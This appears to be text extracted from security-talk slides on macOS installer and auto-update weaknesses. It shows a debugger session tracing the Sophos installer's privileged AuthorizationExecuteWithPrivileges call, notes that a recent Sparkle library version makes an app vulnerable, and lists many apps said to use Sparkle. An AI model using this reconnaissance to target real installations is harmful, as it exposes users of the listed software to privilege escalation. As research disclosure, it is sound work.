



ANTI-VIRUS

sophos av



SophosInstall.zip



InstallationDeployer --install --ui

```
$ lladb "~/Downloads/SophosInstall/Sophos Installer.app"
Current executable set to '~/Downloads/SophosInstall/Sophos Installer.app' (x86_64).


(lladb) b AuthorizationExecuteWithPrivileges

(lladb) r

* thread #1: Security`AuthorizationExecuteWithPrivileges
* stop reason = breakpoint 1.1
frame #0: 0x00007fff928cef77 Security`AuthorizationExecuteWithPrivileges

(lladb) x/s $rsi
0x105b56f70: "~/Downloads/SophosInstall/Sophos Installer.app/Contents/MacOS/tools/InstallationDeployer"

(lladb) x/2x $rcx
0x7fff5fbfebe0: 0x0000000100031477 0x0000000100031481
(lladb) x/s 0x0000000100031477
0x100031477: "--install"
(lladb) x/s 0x0000000100031481
0x100031481: "--ui"
```




AUTO-UPDATE LIBRARY

sparkle; ...used lots 🐵




oh f***k




"Apps using Sparkle"

github.com/sparkle-project/Sparkle/issues/717



list from 2016




app (to be vulnerable) must use recent ver. of sparkle




Acorn	CleanMyMac 2	Feeder 3	iTerm-2	Monodraw	Ring	Toast 14 Titanium
Activity Audit	Clippy	Festify	iTools	Monolingual	Rinoceros	Toast Titanium
Adapter	CloudApp	Final Vinyl	iVPN	Mou	RipIt	Tokens
Adium	CloudyTabs	FinderPath	IP Scanner	Mou +	RoadMovie	Tomahawk
Air Display Host	Clyppan	Fitbit Connect	IPNetMonitor X	MouseRecorder	RoboFont	Tonality Pro
Air Video Server HD	Cocktail	Flashlight	IconJar	MoveToAppleMusic	S3Hub	Tower
AirParrot 2	CocoaPods	Flavours2	Image2Icon	MyHarmony	SMART Utility 2.1.2	Trailer
AirRadar	Coconut ID	FlexiGlass	ImageAlpha	Myo Connect	SafariCacheExplorer	Trampoline
AirServer	CocosBuilder	Fluid	ImageOptim	Name Mangler	Sandvox	Transmission
Airfoil	Coda 2	Flux	Impactor	NameChanger	SaneDesk	Transmit
Airfoil Speakers	CodeKit	Focus	InVisible	NetNewsWire	Scapple	Trello
Airfoil Video Player	CodeRunner	Focus 2	Infinitt	NetSpot	ScreenFlow	TripMode
Alarm Clock Pro	Colloquy	Font Finagler	Inklet	NiceCast	Scrivener	Triumph
Alarm Clock Pro 2	ColorFinale	FontAgent Pro 6	InsomniaX	Notational Velocity	Seil	TunesKit for Mac
Ambify	ColorMunki Display	FontStand	Intensify Pro	NoteBook	SelfControl	TunnelBear
Antidote 8	ColorMunki Smile	ForkLift	Isolator	Notifyr	Senuti	Tunnelblick
AppCleaner	Comic Life	FotoMagico	Itsycal	Noun Project	Sequel Pro	TurboTax 2012-2015, at least
AppDelete	Conductr Server	Fraise	JPEGmini Pro	OSCulator	Shapes	TwistedWave
AppViz	Contour	Framer Studio	JewelryBox	OSCulator f	Sharepod	Twitterrific
AppZapper	ControlPlane	GPG Keychain	JollysFastVNC	Octohub	Sidestep	Typora
Archiver	ControllerMate	GeekTool	Jumpcut	Octopus	Silverback	uTorrent
Art Text 2	CopyClip	Geekbench	Kaleidoscope	Opacity	Simple Comic	UnRarX
Audio Hijack	Core Data Editor	Geekbench 3	Karabiner	OpenDNS Updater 3.0	Simul80	UnicodeChecker
Audio Hijack Pro	Corel Painter	Get Backup 2.	KeepingYouAwake	OpenEmu	SizeUp	Unison
Audiomate	Sketch Pad	Get iPlayer	Keka	PDFpen	Sketch	Übersicht
Audirvana Plus	Cornerstone	Automator	Kext Wizard	Pacifist	Sketch Toolbox	VLC
Bartender	CoverScout 3	GitUp	KisMAC	PaintCode	Skim	VLS
Bartender 2	Crashlytics	Gitbox	Knock	PaintCode 2	SkyFonts	Vagrant Manager
Battery Guardian	CrossOver	Gitter	LaTeXiT	Paintbrush	Slack	VelocRaptor
Battery Report	Crunch	Glyphs	Last.fm	Panda Mac	Sleep Monitor	Versions
